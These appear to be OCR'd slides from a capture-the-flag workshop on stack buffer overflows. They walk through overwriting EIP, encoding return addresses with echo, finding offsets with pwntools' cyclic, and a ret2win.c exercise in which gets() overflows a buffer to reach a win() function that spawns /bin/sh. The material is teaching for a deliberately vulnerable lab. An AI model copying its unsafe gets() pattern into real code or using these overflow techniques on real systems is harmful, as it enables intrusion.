
EBP

0xFFFFFFFF


ESP: 0xffffffc0
EBP: 0xffffffc0
EIP: 0x8400020



ESP: 0xffffffc4
EBP: 0x41414141
EIP: 0x8400021



ESP: 0xffffffc4
EBP: 0x41414141
EIP: 0x41414141



WE DID IT!

We managed to redirect the program flow!

How is this useful?

WE DID IT!

What if we replaced 0x41414141 with an address of another function?


What if the address is 0x8048412?

We can use the echo command!

What is the “-en” for?

Why is the address backwards?

How do we pass these bytes into the vulnerable program?




```
$ echo -en "AAAA" | hexdump
0000000 4141 4141

$ echo -en "\x12\x84\x04\x08" | hexdump
0000000 8412 0804
```

Getting Addresses of Symbols

Use “readelf -s” to get addresses of symbols

(functions & global variables)



```
$ readelf -s binaryfile
60: 0000000008048412    16 FUNC
GLOBAL DEFAULT   13 win
```

De Bruijn Sequence

WHY?

Manually finding padding

=

Annoying

WHY?

64 bytes?
256 bytes?
2048 bytes?

Very annoying.

De Bruijn Sequence

A cyclic sequence in which every possible length-*n* string on *A* occurs exactly once as a substring

~ Wikipedia-Kun

De Bruijn Sequence

aaaabaaaca

aaaabaaaca

aaaabaaaca

aaaabaaaca


aaaabaaaca

aaaabaaaca

aaaabaaaca

Every single sequence is unique

Generate Sequence using Pwntools




```
>>> from pwn import *
>>> cyclic(50)
aaaabaaacaaadaaaeaaafaaagaaahaaaiaaajaaa
kaaalaaama
```

Slow Method

Finding offset by slowly spamming recognisable bytes

19 * 4 = 76 bytes of padding




```
(gdb) run
AAAABBBBCCCCDDDDEEEEFFFFGGGGHHHHIIIIJJJJ
KKKKLLLLMMMMNNNNOOOOPPPPQQQQRRRRSSSSTTTT
UUUUVVVVWWWWXXXXYYYYZZZ

Program received signal SIGSEGV,
Segmentation fault.
0x54545454 in ?? ()
```

Using De Bruijn Sequence

Calculate which offset using pwntools' cyclic module

76 bytes using magic :)



```
(gdb) run
aaaabaaacaaadaaaeaaafaaagaaahaaaiaaajaaa
kaaalaaamaaanaaaoaaapaaaqaaaraaasaaataaa
uaaavaaawaaaxaaayaaazaab

Program received signal SIGSEGV,
Segmentation fault.
0x61616174 in ?? ()

>>> cyclic_find(0x61616174)
76
```

Piping into Netcat

You can pipe your output into Netcat by doing

```
echo "somedata" | nc example.com 420
```

Return To Win

Hijacking the return pointer to control code execution

ret2win.c

10 mins to pwn ret2win32

Download files at:
http://ctfd.platypew.social

```
nc pwn.platypew.social 30000
```

```c
#include <stdio.h>
#include <stdlib.h>

void win() {
    system("/bin/sh");
}

void vuln() {
    char buffer[64];
    gets(buffer);
}

int main() {
    puts("Guess my name");
    vuln();
    puts("Wrong!");

    return 0;
}
```